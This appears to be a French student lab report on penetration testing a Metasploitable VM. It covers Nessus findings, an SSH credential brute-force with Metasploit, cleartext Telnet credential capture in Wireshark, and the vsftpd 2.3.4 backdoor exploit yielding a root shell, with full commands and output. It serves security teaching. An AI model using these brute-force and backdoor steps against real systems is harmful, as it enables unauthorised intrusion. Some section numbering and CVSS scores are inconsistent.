msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.19
rhosts => 192.168.1.19
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/USER_FILE.txt
USER_FILE => /home/kali/USER_FILE.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PaSS_FILE /home/kali/P
PaSS_FILE.txt Pictures Public
msf6 auxiliary(scanner/ssh/ssh_login) > set PaSS_FILE /home/kali/PASS_FILE.txt
PaSS_FILE => /home/kali/PASS_FILE.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Une fois cela fait il n'y a plus qu'à lancer le module

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.1.19:22 - Starting bruteforce
[-] 192.168.1.19:22 - Failed: 'root:admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.19:22 - Failed: 'root:password'
[-] 192.168.1.19:22 - Failed: 'root:passwords'
[-] 192.168.1.19:22 - Failed: 'root:msfadmin'
[-] 192.168.1.19:22 - Failed: 'admin:admin'
[-] 192.168.1.19:22 - Failed: 'admin:password'
[-] 192.168.1.19:22 - Failed: 'admin:passwords'
[-] 192.168.1.19:22 - Failed: 'admin:msfadmin'
[-] 192.168.1.19:22 - Failed: 'username:admin'
[-] 192.168.1.19:22 - Failed: 'username:password'
[-] 192.168.1.19:22 - Failed: 'username:passwords'
[-] 192.168.1.19:22 - Failed: 'username:msfadmin'
[-] 192.168.1.19:22 - Failed: 'user:admin'
[-] 192.168.1.19:22 - Failed: 'user:password'
[-] 192.168.1.19:22 - Failed: 'user:passwords'
[-] 192.168.1.19:22 - Failed: 'user:msfadmin'
[-] 192.168.1.19:22 - Failed: 'msfadmin:admin'
[-] 192.168.1.19:22 - Failed: 'msfadmin:password'
[-] 192.168.1.19:22 - Failed: 'msfadmin:passwords'
[+] 192.168.1.19:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),
24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(
msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 2 opened (192.168.1.55:38801 → 192.168.1.19:22) at 2024-01-24 09:06:33 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

On a donc fini par casser le mot de passe et le login qui est msfadmin.

Huitième faille rsh Service Detection

présentation rsh Service Detection

La Huitième faille est une vulnérabilité de type élevé avec un score CVSS de 7.5 :

<input type="checkbox"/>	HIGH	7.5 *	5.9	rsh Service Detection	Service detection	1		
--------------------------	------	-------	-----	-----------------------	-------------------	---	--	--

HIGH rsh Service Detection

Description

The rsh service is running on the remote host. This service is vulnerable since data is passed between the rsh client and server in cleartext. A man-in-the-middle attacker can exploit this to sniff logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication.

Finally, rsh is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files.

Cette faille nous indique que le service rsh (remote shell) sur un serveur distant envoie des données en texte clair, exposant les informations d'identification à un attaquant. Les attaques de l'homme du milieu peuvent permettre l'interception des identifiants et des mots de passe. RSH peut autoriser des connexions faiblement authentifiées sans mot de passe. L'authentification peut être contournée si elle est vulnérable à la divulgation du numéro de séquence TCP ou à l'usurpation d'adresse IP. De plus, rsh vous permet de convertir facilement l'accès en écriture à un fichier en accès complet via le fichier .rhosts ou rhosts.equiv. Nous vous recommandons de désactiver rsh ou de mettre en œuvre des mesures de sécurité pour empêcher tout accès non autorisé.

Elle est similaire à la faille exploitée plus haut.

Huitième faille Samba Badlock Vulnerability

présentationSamba Badlock Vulnerability

La Huitième faille est une vulnérabilité de type élevé avec un score CVSS de 6.7 :

☐ HIGH 7.5 6.7 Samba Badlock Vulnerability General 1 ↻ ✎

HIGH Samba Badlock Vulnerability

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

La version de Samba, un serveur CIFS/SMB pour Linux et Unix, sur le serveur distant est affectée par une vulnérabilité connue sous le nom de Badlock. Cette faille concerne les protocoles Security Account Manager (SAM) et Local Security Authority (Domain Policy) (LSAD) en raison d'une négociation incorrecte du niveau d'authentification sur les canaux de Remote Procedure Call (RPC). Un attaquant de l'homme du milieu interceptant le trafic entre un client et un serveur hébergeant une base de données SAM peut exploiter cette faille pour forcer la rétrogradation du niveau d'authentification, permettant l'exécution d'appels réseau Samba arbitraires au nom de l'utilisateur intercepté. Cela peut inclure la visualisation ou la modification de données sensibles dans la base de données Active Directory (AD) ou la désactivation de services critiques.

Neuvième faille SSL Medium Strength Cipher Suites Supported (SWEET32)

présentation SSL Medium Strength Cipher Suites Supported (SWEET32)

La neuvième faille est une vulnérabilité de type élevé avec un score CVSS de 7.5 :

<input type="checkbox"/>	HIGH	7.5	6.1	SSL Medium Strength Cipher Suites Supported (SWEET32)	General	2		
--------------------------	------	-----	-----	---	---------	---	--	--

HIGH SSL Medium Strength Cipher Suites Supported (SWEET32)

Description
The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

Le serveur distant prend en charge l'utilisation de chiffrements SSL offrant une encryption de force moyenne. Nessus considère la force moyenne comme tout chiffrement utilisant des longueurs de clé d'au moins 64 bits et moins de 112 bits, ou utilisant la suite de chiffrement 3DES. La contournement d'une encryption de force moyenne est considérablement plus facile si l'attaquant se trouve sur le même réseau physique que le serveur, comme une attaque du type man in the middle.

Dixième faille SSL Certificate Cannot Be Trusted

présentation SSL SSL Certificate Cannot Be Trusted

La neuvième faille est une vulnérabilité de type élevé avec un score CVSS de 7.5 :

☐

MEDIUM

6.5

SSL Certificate Cannot Be Trusted

General

2

MEDIUM

SSL Certificate Cannot Be Trusted

Description

The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, in which the chain of trust can be broken, as stated below :

- First, the top of the certificate chain sent by the server might not be descended from a known public certificate authority. This can occur either when the top of the chain is an unrecognized, self-signed certificate, or when intermediate certificates are missing that would connect the top of the certificate chain to a known public certificate authority.
- Second, the certificate chain may contain a certificate that is not valid at the time of the scan. This can occur either when the scan occurs before one of the certificate's 'notBefore' dates, or after one of the certificate's 'notAfter' dates.
- Third, the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. Bad signatures can be fixed by getting the certificate with the bad signature to be re-signed by its issuer. Signatures that could not be verified are the result of the certificate's issuer using a signing algorithm that Nessus either does not support or does not recognize.

If the remote host is a public host in production, any break in the chain makes it more difficult for users to verify the authenticity and identity of the web server. This could make it easier to carry out man-in-the-middle attacks against the remote host.

Le certificat X.509 d'un serveur n'est pas approuvé pour trois raisons : Premièrement, le sommet de la chaîne de certification peut ne pas provenir d'une autorité de certification publique connue, ce qui entraîne une autocertification. Soit le certificat n'est pas reconnu en amont de la chaîne, soit il manque un certificat intermédiaire.

Deuxièmement, la chaîne de certificats peut contenir des certificats invalides avant la date de début de validité ou après la date d'expiration. Troisièmement, la signature sur la chaîne peut ne pas correspondre aux informations du certificat ou ne pas être vérifiée. Ces failles rendent plus difficile pour les utilisateurs la vérification de l'authenticité des serveurs et facilitent les attaques de l'homme du milieu, notamment sur les serveurs publics dans les environnements de production.

Onzième faille SSL RC4 Cipher Suites Supported (Bar Mitzvah)

présentation SSL RC4 Cipher Suites Supported (Bar Mitzvah)

La onzième faille est une vulnérabilité de type moyenne avec un score CVSS de 7.5 :

<input type="checkbox"/>	MEDIUM	5.9	3.6	SSL RC4 Cipher Suites Supported (Bar Mitzvah)	General	2		
--------------------------	--------	-----	-----	---	---------	---	--	--

MEDIUM SSL RC4 Cipher Suites Supported (Bar Mitzvah)

Description
The remote host supports the use of RC4 in one or more cipher suites.
The RC4 cipher is flawed in its generation of a pseudo-random stream of bytes so that a wide variety of small biases are introduced into the stream, decreasing its randomness.

If plaintext is repeatedly encrypted (e.g., HTTP cookies), and an attacker is able to obtain many (i.e., tens of millions) ciphertexts, the attacker may be able to derive the plaintext.

Le serveur distant prend en charge l'utilisation de RC4 avec une ou plusieurs suites de chiffrement. Cependant, le cryptage RC4 présente l'inconvénient de générer un flux d'octets pseudo-aléatoire, qui a tendance à présenter de petits biais et réduit la qualité du caractère aléatoire. Si les données en texte clair sont chiffrées à plusieurs reprises (par exemple, les cookies HTTP) et qu'un attaquant parvient à obtenir un grand nombre de textes chiffrés (par exemple, des dizaines de millions), l'attaquant peut être en mesure de déduire le texte en clair. Cela met en évidence des vulnérabilités dans l'utilisation de RC4 qui peuvent compromettre la confidentialité des données sensibles envoyées aux serveurs distants. Nous vous recommandons de désactiver l'utilisation de RC4 pour augmenter la sécurité du cryptage.

Douzième faille SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)

présentation SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability

La douzième faille est une vulnérabilité de type moyenne avec un score CVSS de 7.5 :

LOW

3.45.1

SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)

General

2

LOW

SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)

Description

The remote host is affected by a man-in-the-middle (MitM) information disclosure vulnerability known as POODLE. The vulnerability is due to the way SSL 3.0 handles padding bytes when decrypting messages encrypted using block ciphers in cipher block chaining (CBC) mode. MitM attackers can decrypt a selected byte of a cipher text in as few as 256 tries if they are able to force a victim application to repeatedly send the same data over newly created SSL 3.0 connections.

As long as a client and service both support SSLv3, a connection can be 'rolled back' to SSLv3, even if TLSv1 or newer is supported by the client and service.

The TLS Fallback SCSV mechanism prevents 'version rollback' attacks without impacting legacy clients; however, it can only protect connections when the client and service support the mechanism. Sites that cannot disable SSLv3 immediately should enable this mechanism.

This is a vulnerability in the SSLv3 specification, not in any particular SSL implementation. Disabling SSLv3 is the only way to completely mitigate the vulnerability.

Un serveur distant est affecté par une vulnérabilité de divulgation d'informations de type man-in-the-middle (MitM) connue sous le nom de POODLE. La vulnérabilité est due à la manière dont SSL 3.0 gère les octets de remplissage lors du déchiffrement des messages chiffrés à l'aide de chiffrements en mode chaîne de blocs (CBC). Un attaquant MitM peut déchiffrer des octets sélectionnés de texte chiffré en seulement 256 tentatives en forçant une application victime à envoyer à plusieurs reprises les mêmes données via une connexion SSL 3.0 nouvellement créée. Tant que le client et le service prennent en charge SSLv3, vous pouvez rétrograder la connexion vers SSLv3 même si le client et le service prennent en charge TLSv1 ou une version ultérieure.

Treizième faille ISC BIND Service Downgrade / Reflected DoS

présentation ISC BIND Service Downgrade / Reflected DoS

La treizième faille est une vulnérabilité de type élevé avec un score CVSS de 8.6 :

<input type="checkbox"/>	HIGH	8.6	5.2	ISC BIND Service Downgrade / Reflected DoS	DNS	1		
--------------------------	------	-----	-----	--	-----	---	--	--

HIGH ISC BIND Service Downgrade / Reflected DoS

Description

According to its self-reported version, the instance of ISC BIND 9 running on the remote name server is affected by performance downgrade and Reflected DoS vulnerabilities. This is due to BIND DNS not sufficiently limiting the number fetches which may be performed while processing a referral response.

An unauthenticated, remote attacker can exploit this to cause degrade the service of the recursive server or to use the affected server as a reflector in a reflection attack.

Selon cette version, les instances d'ISC BIND 9 exécutées sur des serveurs de noms distants sont susceptibles de subir une dégradation des performances et de refléter des vulnérabilités de déni de service (DoS). En effet, BIND DNS ne limite pas correctement le nombre de requêtes pouvant être effectuées lors du traitement des réponses de rebond. Un attaquant distant non authentifié pourrait exploiter cela pour affecter le service d'un serveur récursif ou utiliser le serveur affecté comme réflecteur pour des attaques par réflexion.

Quatorzième TLS Version 1.0 Protocol Detection

présentation ITLS Version 1.0 Protocol Detection

La quatorzième faille est une vulnérabilité de type medium avec un score CVSS de 6.5 :

<input type="checkbox"/>	MEDIUM	6.5	TLS Version 1.0 Protocol Detection	Service detection	2	⌂	✎
--------------------------	--------	-----	------------------------------------	-------------------	---	---	---


MEDIUM	TLS Version 1.0 Protocol Detection
Description	
The remote service accepts connections encrypted using TLS 1.0. TLS 1.0 has a number of cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS like 1.2 and 1.3 are designed against these flaws and should be used whenever possible.	
As of March 31, 2020, Endpoints that aren't enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors.	
PCI DSS v3.2 requires that TLS 1.0 be disabled entirely by June 30, 2018, except for POS POI terminals (and the SSL/TLS termination points to which they connect) that can be verified as not being susceptible to any known exploits.	

Le service distant accepte les connexions chiffrées TLS 1.0. TLS 1.0 présente plusieurs défauts de conception cryptographique. Les implémentations modernes de TLS 1.0 ont atténué ces problèmes, mais les versions plus récentes telles que 1.2 et 1.3 sont conçues pour remédier à ces lacunes et doivent être utilisées autant que possible. À compter du 31 mars 2020, les points de terminaison sur lesquels TLS 1.2 ou version ultérieure n'est pas activé ne fonctionnent plus correctement avec les principaux navigateurs Web et fournisseurs de services.

Quinzième Unencrypted Telnet Server

présentation Unencrypted Telnet Server

La Quinzième faille est une vulnérabilité de type medium avec un score CVSS de 6.5 :



The screenshot shows a vulnerability scanner interface. At the top, there is a header bar with a checkbox, a 'MEDIUM' severity label, a CVSS score of '6.5', the title 'Unencrypted Telnet Server', a 'Plugin ID: 31705' label, a 'Misc.' category, and some navigation icons. Below this, the main content area has a dark background. It starts with a 'MEDIUM' label followed by the title 'Unencrypted Telnet Server'. Underneath, there is a 'Description' section. The description text states: 'The remote host is running a Telnet server over an unencrypted channel.' It then explains that using Telnet over an unencrypted channel is not recommended because logins, passwords, and commands are transferred in cleartext, allowing a remote attacker to eavesdrop and modify traffic. Finally, it recommends SSH over Telnet because SSH protects credentials and can tunnel additional data streams like X11 sessions.

Description
The remote host is running a Telnet server over an unencrypted channel.

Using Telnet over an unencrypted channel is not recommended as logins, passwords, and commands are transferred in cleartext. This allows a remote, man-in-the-middle attacker to eavesdrop on a Telnet session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server.

SSH is preferred over Telnet since it protects credentials from eavesdropping and can tunnel additional data streams such as an X11 session.

Cela indique que le serveur distant utilise Telnet sur un canal non chiffré. Telnet n'est pas recommandé sur les canaux non chiffrés car les connexions, les mots de passe et les commandes sont envoyés en clair. Cela permet à un attaquant distant positionné comme un homme du milieu d'écouter les sessions Telnet, d'obtenir des informations d'identification et d'autres données sensibles et de modifier le trafic échangé entre le client et le serveur. Nous vous recommandons d'utiliser SSH au lieu de Telnet, car il protège vos informations d'identification contre les écoutes clandestines et peut également transporter des flux de données supplémentaires, tels que des sessions X11.

Exploit Unencrypted Telnet Server

Etant donné que la faille est issue de l'utilisation du service telnet qui est malheureusement obsolète car la sécurité du SI est compromise dû à un manque de chiffrement de données.

Nous allons ici exploiter la faille en simulant une connexion client-serveur, le but ici est d'intercepter les données en capturant le trafic du flux de connexion telnet, via le logiciel open source wireshark.

Tout d'abord depuis la machine cliente nous entamons une connexion SSH sur le serveur:

```
(kali㉿kali)-[/tmp/mount]
$ telnet 192.168.1.19
Trying 192.168.1.19 ...
Connected to 192.168.1.19.
Escape character is '^['.

metasploitable

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

On rentre ensuite les identifiant de connexion:

```
metasploitable login: msfadmin
Password:
Last login: Tue Jan 23 19:11:05 EST 2024 from kali.lan on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```


Une fois cela fait nous allons sur Wireshark, nous allons filtrer les paquets par protocole telnet puis essayer de d'identifier les paquets :

telnet						
No.	Time	Source	Destination	Protocol	Length	Info
138	51.862426853	192.168.1.19	192.168.1.55	TELNET	67	Telnet Data ...
141	52.108147933	192.168.1.55	192.168.1.19	TELNET	67	Telnet Data ...
142	52.109020048	192.168.1.19	192.168.1.55	TELNET	67	Telnet Data ...
144	52.794055391	192.168.1.55	192.168.1.19	TELNET	68	Telnet Data ...
145	52.796160368	192.168.1.19	192.168.1.55	TELNET	68	Telnet Data ...
147	52.796718037	192.168.1.19	192.168.1.55	TELNET	76	Telnet Data ...
154	54.469141642	192.168.1.55	192.168.1.19	TELNET	67	Telnet Data ...
156	54.637327932	192.168.1.55	192.168.1.19	TELNET	67	Telnet Data ...
158	54.966090964	192.168.1.55	192.168.1.19	TELNET	67	Telnet Data ...
161	55.394155949	192.168.1.55	192.168.1.19	TELNET	67	Telnet Data ...
163	55.669122946	192.168.1.55	192.168.1.19	TELNET	67	Telnet Data ...
165	55.999031274	192.168.1.55	192.168.1.19	TELNET	67	Telnet Data ...
168	56.247526528	192.168.1.55	192.168.1.19	TELNET	67	Telnet Data ...
170	56.563253488	192.168.1.55	192.168.1.19	TELNET	67	Telnet Data ...
172	56.883935294	192.168.1.55	192.168.1.19	TELNET	68	Telnet Data ...
174	56.888289030	192.168.1.19	192.168.1.55	TELNET	68	Telnet Data ...
176	56.889270711	192.168.1.19	192.168.1.55	TELNET	577	Telnet Data ...
178	56.889873938	192.168.1.19	192.168.1.55	TELNET	93	Telnet Data ...
Frame 178: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface eth0, id 0						
Ethernet II, Src: PcsCompu_49:2a:e5 (08:00:27:49:2a:e5), Dst: PcsCompu_cb:7e:f5 (08:00:27:cb:7e:f5)						
Internet Protocol Version 4, Src: 192.168.1.19, Dst: 192.168.1.55						
Transmission Control Protocol, Src Port: 23, Dst Port: 48492, Seq: 1217, Ack: 139, Len: 27						
Telnet						
				0000	08 00 27 cb 7e f5 08 00 27 49 2a e5 08 00 45 10I*...E
				0010	00 4f a2 9f 40 00 40 06 14 5f c0 a8 01 13 c0 a8	0...@...Q%L..
				0020	01 37 00 17 bd 6c e1 ee f0 ec 51 25 22 4c 80 18	7...l...&[.9
				0030	00 b5 f7 b5 00 00 01 01 08 0a 00 26 5b a4 93 39	msfadm in@metas
				0040	a4 b7 6d 73 66 61 64 6d 69 6e 40 6d 65 74 61 73	ploitable~\$
				0050	70 6c 6f 69 74 61 62 6c 65 3a 7e 24 20	

En regardant de plus près nous pouvons voir l'identifiant de connexion, donc le login que le client a utilisé pour se connecter sur le serveur:

```
..'.~... 'I*...E.
..0..@..@.._...
..7..l...Q%"L..
..&[.9
..msfadm in@metas
ploitable~$
```

Et ce n'est pas fini, admettons maintenant que le client effectue des actions sur le serveur:

```
msfadmin@metasploitable:~$ touch fichier sensible
msfadmin@metasploitable:~$ ls
fichier sensible vulnerable
```

On peut également retrouver les data en clair, ce qui démontre qu'il n'a aucune sécurité et confidentialité des données:

816 429.871744637 192.168.1.19	192.168.1.55	TELNET	97 Telnet Data ...
818 429.872556884 192.168.1.19	192.168.1.55	TELNET	93 Telnet Data ...
834 431.841059556 192.168.1.55	192.168.1.19	TELNET	67 Telnet Data ...
835 431.841883983 192.168.1.19	192.168.1.55	TELNET	67 Telnet Data ...
837 431.976759535 192.168.1.55	192.168.1.19	TELNET	67 Telnet Data ...
838 431.977594670 192.168.1.19	192.168.1.55	TELNET	67 Telnet Data ...
840 432.330544212 192.168.1.55	192.168.1.19	TELNET	68 Telnet Data ...
841 432.331548559 192.168.1.19	192.168.1.55	TELNET	68 Telnet Data ...
843 432.332887459 192.168.1.19	192.168.1.55	TELNET	97 Telnet Data ...
845 432.333336815 192.168.1.19	192.168.1.55	TELNET	93 Telnet Data ...

Frame 816: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface eth0, id 0	0000	08 00 27 cb 7e f5 08 00	27 49 2a e5 08 00 45 10	..~... 'I*...E.
Ethernet II, Src: PcsCompu_49:2a:e5 (08:00:27:49:2a:e5), Dst: PcsCompu_cb:7e:f5 (08:00:27:cb:7e:f5)	0010	00 53 a2 bb 49 00 49 06	14 3f c0 a8 01 13 c9 a8	S @ @ ?
Internet Protocol Version 4, Src: 192.168.1.19, Dst: 192.168.1.55	0020	01 37 00 17 bd 6c e1 ee	f1 3e 51 25 22 68 80 18	7 ..l..>Q%"h..
Transmission Control Protocol, Src Port: 23, Dst Port: 48492, Seq: 1299, Ack: 167, Len: 31	0030	00 b5 8f f7 00 00 01 01	08 0a 00 26 e9 d5 93 3f&...?
Telnet	0040	32 82 66 69 63 68 69 65	72 20 20 73 65 6e 73 69	2 fichier r sensi
	0050	62 6c 65 20 20 76 75 6c	6e 65 72 61 62 6c 65 0d	ble vul nerable.
	0060	0a		

```
..~... 'I*...E.
S @ @ ? .....
7 ..l..>Q%"h..
.....&...?
2 fichier r sensi
ble vul nerable.
```

On comprend alors pourquoi SSH est recommandé par rapport à Telnet car il crypte nos données et protège nos informations d'identification contre l'interception. Cela offre une plus grande sécurité par rapport à Telnet, qui envoie les données en texte brut.

Seizième Information faille ftp 2.3.4

présentation faille ftp 2.3.4

La treizième faille est une vulnérabilité de type medium avec un score CVSS de 6.5 :

INFO FTP Server Detection

Description
It is possible to obtain the banner of the remote FTP server by connecting to a remote port.


Output

```
The remote FTP banner is :  
  
220 (vsFTPD 2.3.4)
```

Le message issu de la faille nous informe qu' Il est possible d'obtenir la bannière du serveur FTP distant en se connectant à un port distant.

La bannière dans le contexte des serveurs réseau, tels que FTP (File Transfer Protocol), fait référence à l'information texte affichée par le serveur lorsqu'une connexion est établie. Elle peut fournir des détails sur le logiciel, la version du serveur, le système d'exploitation, ou d'autres informations spécifiques au serveur.

On va utiliser la version du protocole pour déterminer des failles afin de les exploiter.



Exploitation faille ftp 2.3.4

Allons sur metasploit, puis cherchons le nom de code du service fournit par le rapport de Nessus soit **vsftpd**

```
msf6 auxiliary(dos/dns/bind_tsig_badtime) > search vsftp
Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution
```

Par version du service il est alors judicieux de choisir l'exploit numéro 1 car il agit sur la version 2.3.4.

On affiche maintenant les informations du de l'exploit puis on s'assure que toutes les informations nécessaires ont été configurées.

```
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  --
  => 0  Automatic

Check supported:
No

Basic options:
  Name      Current Setting  Required  Description
  -
  RHOSTS    192.168.1.19     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)

Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.
```

On lance l'exploit:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.19:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.19:21 - USER: 331 Please specify the password.
[+] 192.168.1.19:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.19:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (192.168.1.55:35713 → 192.168.1.19:6200) at 2024-01-24 12:37:27 -0500
```


Cela à fonctionner il y a un shell d'ouvert sur la session 3 allons-y et vérifions l'accès à la machine cible:

```
whoami
root
pwd
/
```

```
ls
bin
boot
cdrom
dev
etc
hacké_mdr
home
initrd
```

5) Etudier les rapports pdf générés par nessus

4.2 Rapport PDF Nessus windows XP



La machine virtuelle Metasploitable est caractérisée par une vulnérabilité significative, affichant un total de 187 failles de sécurité, dont environ 44 représentent une menace substantielle. Cette proportion équivaut à un taux préoccupant de 23,5%, soulignant la nature perméable et exposée de la machine virtuelle. Il est essentiel de prendre des mesures correctives et de renforcer la sécurité de Metasploitable pour minimiser les risques d'exploitation et de compromission du système.